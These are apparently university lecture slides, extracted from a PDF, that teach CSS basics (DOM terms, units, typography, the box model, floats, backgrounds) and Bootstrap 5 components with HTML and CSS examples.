
UNSW
CANBERRA

CSS

DOM Model

Document Object Model (DOM)

- Defines the **logical structure** of documents and the way a document is **accessed** and **manipulated**
- **Ascending element**: contained inside of another element (parent/container), *no matter how deep it is!*
 - h1, p, span and footer are all ascending elements of div.
- **Child element**: ascending element that is immediately below the parent.
 - h1, p and footer are child elements of div.
- **Sibling elements**: must have the same parent element
 - h1, p and footer are sibling.
- **Adjacent** means "immediately following"
 - p is adjacent sibling of h1 (footer is not).



CSS Basics

Measurement

- Fixed measurements
 - Pixels (px) (~1/96 inch, depending on devices)

Unit	Description
cm	centimeters
mm	millimeters
in	inches (1in = 96px = 2.54cm)
px *	pixels (1px = 1/96th of 1in)
pt	points (1pt = 1/72 of 1in)
pc	picas (1pc = 12 pt)

- Relative (rely on other objects' measurements)
 - Element font size (em)
 - em unit is relative to the font-size of the element
 - 1em = element's font size.

Unit	Description
em	Relative to the font-size of the element (2em means 2 times the size of the current font)
ex	Relative to the x-height of the current font (rarely used)
ch	Relative to width of the "0" (zero)
rem	Relative to font-size of the root element
vw	Relative to 1% of the width of the viewport*
vh	Relative to 1% of the height of the viewport*
vmin	Relative to 1% of viewport's* smaller dimension
vmax	Relative to 1% of viewport's* larger dimension
%	

CSS Basic Typography

- **text-align**
 - left (default), center, right, justify.
- **text-decoration**
 - none, underline, line-through
 - e.g. to remove underline of hyperlinks
- **text-indent**
 - Configure indentation of the first line of text.
- **text-transform**
 - Configure the capitalization of text
 - none (default), capitalize, uppercase, lowercase.
- **letter-spacing**
 - Configure space between text characters
 - normal (default), and a numeric pixel or em unit.

```
<!DOCTYPE html>
<html>
<head>
<style>
p {
    text-indent: 1.5em;
}
a {
    text-decoration: none;
}
h3 {
    text-transform: uppercase;
    letter-spacing: 0.4em;
    text-align: center;
}

</style>
</head>
<body>

<h1>Hello World!</h1>
<h3>Smaller heading!</h3>
<p>This is a paragraph.</p>

</body>
</html>
```

Hello World!

S M A L L E R H E A D I N G !

This is a paragraph.



UNSW
CANTERBERRA

CSS Basic Typography

Font Family

- **Rendering fonts**
 - Fonts **must be installed** in the visitor's machine to be rendered properly.
 - `font-family: <font1>, <font2>, <font3>;`
 - Browsers will attempt to use the fonts in **the order listed**.
 - *If font1 is not available, use font2 and so on.*
 - *If all specified fonts are not available, the default font will be used (**Times New Roman**)*

Hello World! This is the main Heading

Smaller heading!

This is a paragraph.

```
<!DOCTYPE html>
<html>
<head>
<style>
h1 {
    text-align: center;
    font-family: Gill Sans, Gill Sans MT,
    Helvetica, Arial,"sans-serif";
}


p {
    text-indent: 1.5em;
}

</style>
</head>
<body>

<h1>Hello World! This is the main
Heading</h1>
<h3>Smaller heading!</h2>
<p>This is a paragraph.</p>

</body>
</html>
```

Defining a BOX Model in CSS



- **Content:** Actual Content of the box where we place the text or image.
- **Padding:** Area surrounding the content, i.e., the space between border and content
- **Border:** It is the area that surrounds the padding.
- **Margin:** It is the area that surrounds the border.

CSS - Spacing Between Elements

➤ Margin

- Space surrounding an element, falls outside of borders (if any)
- Completely transparent and hence displays container' background color.


```
margin-top: 1px;  
margin-right: auto;  
margin-bottom: 1px;  
margin-left: auto;
```



```
margin: 1px auto 1px auto;
```



```
margin: 1px auto;
```



➤ Padding

- Space within an element, falls inside of borders (if any).
- Displays element's background color.

➤ The element's height and width only account for the content!

- To make the height account for content + padding + border, use box-sizing: border-box

CSS - Image Element

Image Hyperlinks and Image Position

➤ Image hyperlinks

- Wrap `` tag with the `<a>` tag.
- Thumbnail link: link a small image to another image instead of a web page.

```
<a href="t1.html"></a>
```

➤ Image position

- Image can be aligned in the middle / right

```
<a href="images/tiger-large.jpg"></a>
```

CSS - Image Element

```
<p style="clear: both;">Lorem ipsum .. </p>
```

Image Hyperlinks and Image Position

❖ Image position

- Image with text floating around.
 - Use float allow text to surround the image
 - Use clear:left (or right or both) to **return to normal document flow.**

```
img {  
    margin: 1em;  
    float: right;  
}
```

Image Element

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Quas fugit a odit facere dolores cum minus, magni, maxime porro voluptatum vero quasi impedit sit voluptas mollitia suscipit eum id vitae nihil ducimus natus. Nesciunt unde aspernatur sunt a modi architecto ex libero iure facilis quam nemo quisquam aliquid adipisci voluptate ab tempora exercitationem saepe animi, eligendi quasi recusandae. Omnis iste corporis hic eius animi porro aliquam soluta eos vel veniam voluptatum et sint cumque optio possimus commodi molestiae, dolorem nisi dolor voluptatem officia ducimus earum unde ipsum. Reiciendis, fuga, laboriosam.



```
img {  
    margin: 1em;  
    float: left;  
}
```

Image Element



Lorem ipsum dolor sit amet, consectetur adipisicing elit. Quas fugit a odit facere dolores cum minus, magni, maxime porro voluptatum vero quasi impedit sit voluptas mollitia suscipit eum id vitae nihil ducimus natus. Nesciunt unde aspernatur sunt a modi architecto ex libero iure facilis quam nemo quisquam aliquid adipisci voluptate ab tempora exercitationem saepe animi, eligendi quasi recusandae. Omnis iste corporis hic eius animi porro aliquam soluta eos vel veniam voluptatum et sint cumque optio possimus commodi molestiae, dolorem nisi dolor voluptatem officia ducimus earum unde ipsum. Reiciendis, fuga, laboriosam.

Image Element



Lorem ipsum dolor sit amet, consectetur adipisicing elit. Quas fugit a odit facere dolores cum minus, magni, maxime porro voluptatum vero quasi impedit sit voluptas mollitia suscipit eum id vitae nihil ducimus natus. Nesciunt unde aspernatur sunt a modi architecto ex libero iure facilis quam nemo quisquam aliquid adipisci voluptate ab tempora exercitationem saepe animi, eligendi quasi recusandae. Omnis iste corporis hic eius animi porro aliquam soluta eos vel veniam voluptatum et sint cumque optio possimus commodi molestiae, dolorem nisi dolor voluptatem officia ducimus earum unde ipsum. Reiciendis, fuga, laboriosam.

Clearing the float: the clearfix hack

Introduction

Lorem ipsum dolor sit amet, consectetur. Blanditiis, voluptatibus?

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Eaque praesentium velit ullam, alias possimus odio voluptatum mollitia iste quia fuga. Lorem ipsum dolor sit amet, consectetur adipisicing elit. Veritatis, adipisci.



Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptas, ipsa. Lorem ipsum dolor sit amet, consectetur adipisicing elit. Mollitia fuga, dicta aliquam natus odio temporibus totam corporis quidem et architecto odit ab voluptatum, necessitatibus, ad! Recusandae harum libero in molestiae.

Copyright © 2017 - Disclaimer: Unde quibusdam nulla obcaecati nobis. Omnis quos laboriosam suscipit deleniti vel magnum. [Click here for more information](#)

```
img {  
    width: 200px;  
}
```

Introduction

Lorem ipsum dolor sit amet, consectetur. Blanditiis, voluptatibus?

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Eaque praesentium velit ullam, alias possimus odio voluptatum mollitia iste quia fuga. Lorem ipsum dolor sit amet, consectetur adipisicing elit. Veritatis, adipisci.



Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptas, ipsa. Lorem ipsum dolor sit amet, consectetur adipisicing elit. Mollitia fuga, dicta aliquam natus odio temporibus totam corporis quidem et architecto odit ab voluptatum, necessitatibus, ad! Recusandae harum libero in molestiae.

Copyright © 2017 - Disclaimer: Unde quibusdam nulla obcaecati nobis. Omnis quos laboriosam suscipit deleniti vel magnum. [Click here for more information](#)

```
img {  
    width: 200px;  
    float: left;  
}
```

The footer also surrounded the picture.

To return to normal document flow, clear the float after the floating area.

Introduction

Lorem ipsum dolor sit amet, consectetur. Blanditiis, voluptatibus?

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Eaque praesentium velit ullam, alias possimus odio voluptatum mollitia iste quia fuga. Lorem ipsum dolor sit amet, consectetur adipisci.




Copyright © 2017 - Disclaimer: Unde quibusdam nulla obcaecati nobis. Omnis quos laboriosam suscipit deleniti vel magnum. [Click here for more information](#)

```
img {  
    width: 200px;  
    float: left;  
}  
  
footer {  
    clear: left;  
}
```

CSS - Background and Border

- background-color : <color>
- border: <width> <color> <style>



The image shows three horizontal boxes with borders:

- A solid red border (red border).
- A solid green border (green border).
- A dotted blue border (blue dotted border).

```
<style>
  p.one {
    border-style: solid;
    border-color: red;
  }

  p.two {
    border-style: solid;
    border-color: green;
  }

  p.three {
    border-style: dotted;
    border-color: blue;
  }
</style>
</head>
<body>



A solid red border



A solid green border



A dotted blue border




</body>
</html>
```


CSS - Background Image

➤ **background-image/repeat/size/position**


- Where background image is smaller than its container, it will be tiled (repeated) by default.
- Apply background-color first, followed by background-image
- background-color will appear where background-image does not cover.



```
background-position:  
center;  
background-repeat:  
no-repeat
```



```
background-  
position:  
center;  
background-  
repeat: repeat-y
```



```
background-  
position:  
center;  
background-  
repeat: repeat-  
x
```

➤ **background-image with multiple urls**

- The different images are separated by commas
- The first image is the closest to the viewer.

```
.test {  
background-image: url(images/bg2.png), url(images/bg1.jpg);  
background-repeat: no-repeat, repeat;  
background-size: 200px, auto;  
background-position: right top, top left;  
}
```

CSS-Multiple Background

```
<!DOCTYPE html>  
  
<html> <!-- backgroundimages.html -->  
<head>  
  
<title>CSS3 Multiple Backgrounds Example  
</title>  
  
<style>  
 .border {  
 font-family:'Times New Roman';  
 font-style :italic;  
 font-size :170%;  
 text-align :center;  
 padding :60px;  
 width :350px;  
 height :500px;  
 }
```

```
background :url('b1.gif') top  
left no-repeat,  
url('b2.gif') top right no-  
repeat,  
url('b3.gif') bottom left no-  
repeat,  
url('b4.gif') bottom right no-  
repeat,  
url('ba.gif') top repeat-x,  
url('bb.gif') left repeat-y,  
url('bc.gif') right repeat-y,  
url('bd.gif') bottom repeat-x  
}  
</style>  
</head>  
<body>  
 <div class='border'>  
 <h1>Employee of the month</h1>  
 <h2>Awarded To:</h2>  
 <h3>_____</h3>  
 <h2>Date:</h2>  
 <h3>__ / __ / ____</h3>  
 </div>  
</body>  
</html>
```



CSS-Multiple Background - Edited

```
<!DOCTYPE html>

<html> <!-- backgroundimages.html --> <head>
<title>CSS3 Multiple Backgrounds
Example</title>

<style>

.border {
    font-family:'Times New Roman';
    font-style :italic;
    font-size :170%;
    text-align :center;
    padding :60px;
    width :350px;
    height :500px;
}
```

```
background
:url('https://cdn5.vectorstock.com/
i/1000x1000/85/64/set-of-abstract-
color-curved-lines-vector-
22998564.jpg') top left no-repeat,
url('b2.gif') top right no-repeat,
url('b3.gif') bottom left no-
repeat,
url('b4.gif') bottom right no-
repeat,
url('ba.gif') top repeat-x,
url('bb.gif') left repeat-y,
url('bc.gif') right repeat-y,
url('bd.gif') bottom repeat-x
}


</style>
</head>
<body>
    <div class='border'>
        <h1>Employee of the month</h1>
        <h2>Awarded To:</h2>
        <h3>_____</h3>
        <h2>Date:</h2>
        <h3>__ / __ / ____</h3>
    </div>
</body>
</html>
```



CSS-Multiple Background - Edited

```
<!DOCTYPE html>  
  
<html> <!-- backgroundimages.html --> <head>  
  
<title>CSS3 Multiple Backgrounds  
Example</title>  
  
<style>  
  
.border {  
  
font-family:'Times New Roman';  
  
font-style :italic;  
  
font-size :170%;  
  
text-align :center;  
  
padding :60px;  
  
width :350px;  
  
height :500px;
```

```
background :background  
:url('https://th.bing.com/th/id/OIP.5  
1vvtdTwDIEYs7HDUNTQsQHaB6?w=349&h=90&  
c=7&r=0&o=5&pid=1.7') top left no-  
repeat,  
url('https://th.bing.com/th/id/OIP.51  
vvtdTwDIEYs7HDUNTQsQHaB6?w=349&h=90&c  
=7&r=0&o=5&pid=1.7') bottom left no-  
repeat  
}  
</style>  
</head>  
<body>  
<div class='border'>  
<h1>Employee of the month</h1>  
<h2>Awarded To:</h2>  
<h3>_____</h3>  
<h2>Date:</h2>  
<h3>__ / __ / ____</h3>  
</div>  
</body>  
</html>
```




*Employee of
the month*

Awarded To:

Date:

____ / ____ / ____



List markers (use background image) & Favicon


- We don't have to resize the actual marker image file:
 - Remove all bullets, margin and padding in the list (ul).
 - For each list item (li), make the image as background:
 - No-repeat and the size to be contained in available space.
 - Adjust padding which determine the size of background image.

```
.no-bullet {  
    list-style-type: none;  
    padding: 0;  
    margin: 0;  
}  
  
.img-bullet {  
    background: url(images/star.svg) no-repeat left / contain;  
    padding: 0.2em 0.2em 0.2em 2em;  
}
```

```
<ul class="no-bullet">  
    <li class="img-bullet">Samsung</li>  
    <li class="img-bullet">Apple</li>  
    <li class="img-bullet">Motorola</li>  
</ul>
```



- **Favicon:** small icon displayed in the address bar (16x16px or 32x32px)
 - <link rel="icon" href="images/dino.png" type="image/x-icon">



Bootstrap

- Bootstrap is a free front-end framework for faster and easier web development
- Bootstrap includes HTML and CSS based design templates for typography, forms, buttons, tables, navigation, modals, image carousels and many other, as well as optional JavaScript plugins
- Bootstrap also gives you the ability to easily create responsive designs
- Bootstrap 5 is the newest version of Bootstrap
- The main differences between Bootstrap 5 and Bootstrap 3 & 4, is that Bootstrap 5 has switched to JavaScript instead of jQuery
- Reference: <https://www.w3schools.com/bootstrap5/>

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Bootstrap 5 Example</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width initial-scale=1">
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.3/dist/css/bootstrap.min.css" rel="stylesheet">
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.2.3/dist/js/bootstrap.bundle.min.js"></script>
</head>
<body>

  <div class="container-fluid p-5 bg-primary text-white text-center">
    <h1>My First Bootstrap Page</h1>
    <p>Resize this responsive page to see the effect!</p>
  </div>

  <div class="container mt-5">
    <div class="row">
      <div class="col-sm-4">
        <h3>Column 1</h3>
        <p>Lorem ipsum dolor sit amet, consectetur adipisicing elit...</p>
        <p>Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris...</p>
      </div>
      <div class="col-sm-4">
        <h3>Column 2</h3>
        <p>Lorem ipsum dolor sit amet, consectetur adipisicing elit...</p>
        <p>Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris...</p>
      </div>
      <div class="col-sm-4">
        <h3>Column 3</h3>
        <p>Lorem ipsum dolor sit amet, consectetur adipisicing elit...</p>
        <p>Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris...</p>
      </div>
    </div>
  </div>

</body>
</html>
```

Bootstrap class

Include Bootstrap library using this link



Why Bootstrap?

- Easy to use
- Responsive features
- Mobile-first approach
- Browser compatibility

Bootstrap Container


- Fixed Container

The `.container` class provides a responsive fixed width container


- Fluid Container

The `.container-fluid` class provides a full width container, spanning the entire width of the viewport

Note: Containers are not nestable (you cannot put a container inside another container).



Bootstrap Grid System



Grid Classes

- `.col-` (extra small devices - screen width less than 576px)
- `.col-sm-` (small devices - screen width equal to or greater than 576px)
- `.col-md-` (medium devices - screen width equal to or greater than 768px)
- `.col-lg-` (large devices - screen width equal to or greater than 992px)
- `.col-xl-` (xlarge devices - screen width equal to or greater than 1200px)

```
<div class="container-fluid mt-3">
  <h1>Responsive Columns</h1>
  <p>Resize the browser window to see the effect.</p>
  <p>The columns will automatically stack on top of each other when the screen is less than 576px wide.</p>
  <div class="row">
    <div class="col-sm-3 p-3 bg-primary text-white">.col</div>
    <div class="col-sm-3 p-3 bg-dark text-white">.col</div>
    <div class="col-sm-3 p-3 bg-primary text-white">.col</div>
    <div class="col-sm-3 p-3 bg-dark text-white">.col</div>
  </div>
</div>
```

Responsive Columns

Resize the browser window to see the effect.

The columns will automatically stack on top of each other when the screen is less than 576px wide.

Bootstrap Colors

```
<div class="container mt-3">  
  <h2>Contextual Colors</h2>  
  <p>Use the contextual classes to provide "meaning through colors":</p>  
  <p class="text-muted">This text is muted.</p>  
  <p class="text-primary">This text is important.</p>  
  <p class="text-success">This text indicates success.</p>  
  <p class="text-info">This text represents some information.</p>  
  <p class="text-warning">This text represents a warning.</p>  
  <p class="text-danger">This text represents danger.</p>  
  <p class="text-secondary">Secondary text.</p>  
  <p class="text-dark">This text is dark grey.</p>  
  <p class="text-body">Default body color (often black).</p>  
  <p class="text-light">This text is light grey (on white  
background).</p>  
  <p class="text-white">This text is white (on white background).</p>  
</div>
```

Contextual Colors

Use the contextual classes to provide "meaning through colors":

This text is muted.

This text is important.

This text indicates success.

This text represents some information.

This text represents a warning.

This text represents danger.

Secondary text.

This text is dark grey.

Default body color (often black).

Background Colors

```
<div class="container mt-3">
  <h2>Background Color with Contrasting Text
Color</h2>
  <p class="text-bg-primary">This text is
important.</p>
  <p class="text-bg-success">This text indicates
success.</p>
  <p class="text-bg-info">This text represents some
information.</p>
```

Background Color with Contrasting Text Color

This text is important.

This text indicates success.

This text represents some information.

This text represents a warning.

This text represents danger.

Secondary background color.

Dark grey background color.

Light grey background color.

Bootstrap Tables

Firstname	Lastname
John	Doe
Mary	Moe
July	Dooley

```
<div class="container mt-3">
  <table class="table">
    <thead class="table-dark">
      <tr>
        <th>Firstname</th>
        <th>Lastname</th>
      </tr>
    </thead>
    <tbody>
      <tr>
        <td>John</td>
        <td>Doe</td>
      </tr>
      <tr>
        <td>Mary</td>
        <td>Moe</td>
      </tr>
      <tr>
        <td>July</td>
        <td>Dooley</td>
      </tr>
    </tbody>
  </table>
```

Table with Stripped Rows

Striped Rows

The `.table-striped` class adds zebra-stripes to a table:

Firstname	Lastname
John	Doe
Mary	Moe
July	Dooley

```
<<h2>Striped Rows</h2>
<p>The .table-striped class adds zebra-stripes to a
table:</p>
<table class="table table-striped">
  <thead>
    <tr>
      <th>Firstname</th>
      <th>Lastname</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>John</td>
      <td>Doe</td>
    </tr>
    <tr>
      <td>Mary</td>
      <td>Moe</td>
    </tr>
    <tr>
      <td>July</td>
      <td>Dooley</td>
    </tr>
  </tbody>
</table>
</div>
```

Images

```
  
  

```

Image Shapes

Rounded Corners:



Circle:



Thumbnail:



Aligning Images

```
  

```



Centered: ``
Responsive: ``
It uses these attributes: `max-width: 100%; height:auto`

Buttons

```
<div class="container mt-3">  
  <h2>Button Styles</h2>  
  
  <button type="button" class="btn">Basic</button>  
  <button type="button" class="btn btn-primary">Primary</button>  
  <button type="button" class="btn btn-secondary">Secondary</button>  
  <button type="button" class="btn btn-success">Success</button>  
  <button type="button" class="btn btn-info">Info</button>  
  <button type="button" class="btn btn-warning">Warning</button>  
  <button type="button" class="btn btn-danger">Danger</button>  
  <button type="button" class="btn btn-dark">Dark</button>  
  <button type="button" class="btn btn-light">Light</button>  
  <button type="button" class="btn btn-link">Link</button>  
</div>
```

Button Styles

Basic Primary Secondary Success Info Warning Danger Dark Light Link



Buttons (Cont.)

```
<div class="container mt-3">  
  <h2>Button States</h2>  
  
  <button type="button" class="btn btn-primary">Primary Button</button>  
  <button type="button" class="btn btn-primary active">Active Primary</button>  
  <button type="button" class="btn btn-primary disabled">Disabled Primary</button>  
  <a href="#" class="btn btn-primary disabled">Disabled Link</a>  
</div>
```

Button States

Primary Button

Active Primary

Disabled Primary

Disabled Link

```
<button class="btn btn-primary">  
  <span class="spinner-border spinner-border-sm"></span>  
  Loading..  
</button>
```



Pagination

```
<ul class="pagination">  
  <li class="page-item"><a class="page-link" href="#">Previous</a></li>  
  <li class="page-item"><a class="page-link" href="#">1</a></li>  
  <li class="page-item"><a class="page-link" href="#">2</a></li>  
  <li class="page-item"><a class="page-link" href="#">3</a></li>  
  <li class="page-item"><a class="page-link" href="#">Next</a></li>  
</ul>
```

Previous 1 2 3 Next

List Groups

```
<ul class="list-group">  
  <li class="list-group-item active">Active item</li>  
  <li class="list-group-item">Second item</li>  
  <li class="list-group-item">Third item</li>  
</ul>
```

